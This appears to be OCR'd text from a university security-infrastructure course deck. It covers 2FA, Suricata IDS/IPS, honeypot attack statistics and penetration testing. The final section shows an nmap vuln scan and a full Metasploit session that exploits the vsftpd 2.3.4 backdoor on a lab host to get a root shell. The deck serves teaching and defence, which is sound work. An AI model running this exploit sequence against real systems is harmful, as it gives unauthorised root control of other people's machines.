
Part 2: Securing Your IT Infrastructure

- Firewalls & Two-Factor Authentication (2FA)
- Suricata IDS/IPS for intrusion detection and prevention
- Vulnerability scanning and penetration testing
- Incident response and forensic investigation
- Honeypots for hacker monitoring


Example of 2FA Setup for Webmail User “ilab”




Suricata IDS Event Log Monitoring Network Uplink Traffic




Suricata IDS Monitoring Potential Threats in Network Uplink Traffic




Suricata IPS Blocking Nmap Scan and SQL Injection in Real Time





T-Pot Honeypot on AWS Cloud Showing Top Attack Events and Sources



T-POT Honeypot on AWS Cloud — Password Brute-Force Attack Trend







Attacker AS/N - Top 10

AS	ASN	Count
14618 [...	Amazon.com, Inc.	26,166
3661 [ht...	The Chinese University of Hong Ko...	19,594
7552 [ht...	Viettel Group	3,340
7713 [ht...	PT Telekomunikasi Indonesia	3,154
43370 [...	OBIT Ltd.	3,149
198227 ...	New Telecom Ltd	3,129

Attacker Source IP - Top 10

Source IP	Count
[redacted].30.72 [https://w...	26,162
[redacted]89.99.138 [https:...	19,594
[redacted]64.4.108 [https://...	3,154
[redacted]47.248.122 [http...	3,149
[redacted].131.164 [https://...	3,149
[redacted]2.159.199 [https:...	3,129

Suricata CVE - Top 10

CVE ID	Count
CVE-2020-11899 [http...	849
CVE-2021-36260 CVE...	49
CVE-2019-11500 CVE...	34
CVE-2001-0540 [https...	23
CVE-2012-0152 [https...	15
CVE-2002-0013 CVE-...	7

Suricata Alert Signature - Top 10

ID	Description	Count
2210020 [...	SURICATA STREAM ESTABLISHED packet out of window	29,651
2024766 [...	ET EXPLOIT [PTsecurity] DoublePulsar Backdoor installation communication	10,374
2210045 [...	SURICATA STREAM Packet with invalid ack	7,504
2210029 [...	SURICATA STREAM ESTABLISHED invalid ack	7,503
2210051 [...	SURICATA STREAM Packet with broken ack	2,620
2023753 [...	ET SCAN MS Terminal Server Traffic on Non-standard Port	2,218

Vulnerability Scanner with Nmap — CVEs and Software Versions Detected

```
ntec1-17:~> nmap -sV --script vuln vul.ilab.ntec.ie.cuhk.edu.hk -p 21
Starting Nmap 7.70 ( https://nmap.org ) at 2023-08-21 10:11 HKT
Nmap scan report for vul.ilab.ntec.ie.cuhk.edu.hk (192.168.42.7)
Host is up (0.00035s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  OSVDB:73573 CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|_      http://osvdb.org/73573
|_sslv2-drown:
MAC Address: 00:50:56:A2:DC:17 (VMware)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.38 seconds
```


Penetration Test with Msfconsole Exploiting vsFTP Vulnerability and Gaining Root Access

```
   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.42.7
RHOST => 192.168.42.7
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.42.7:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.42.7:21 - USER: 331 Please specify the password.
[+] 192.168.42.7:21 - Backdoor service has been spawned, handling...
[+] 192.168.42.7:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.43.31:37767 -> 192.168.42.7:6200) at 2023-08-21 10:05:59 +0800

id
uid=0(root) gid=0(root)
whoami
root
```

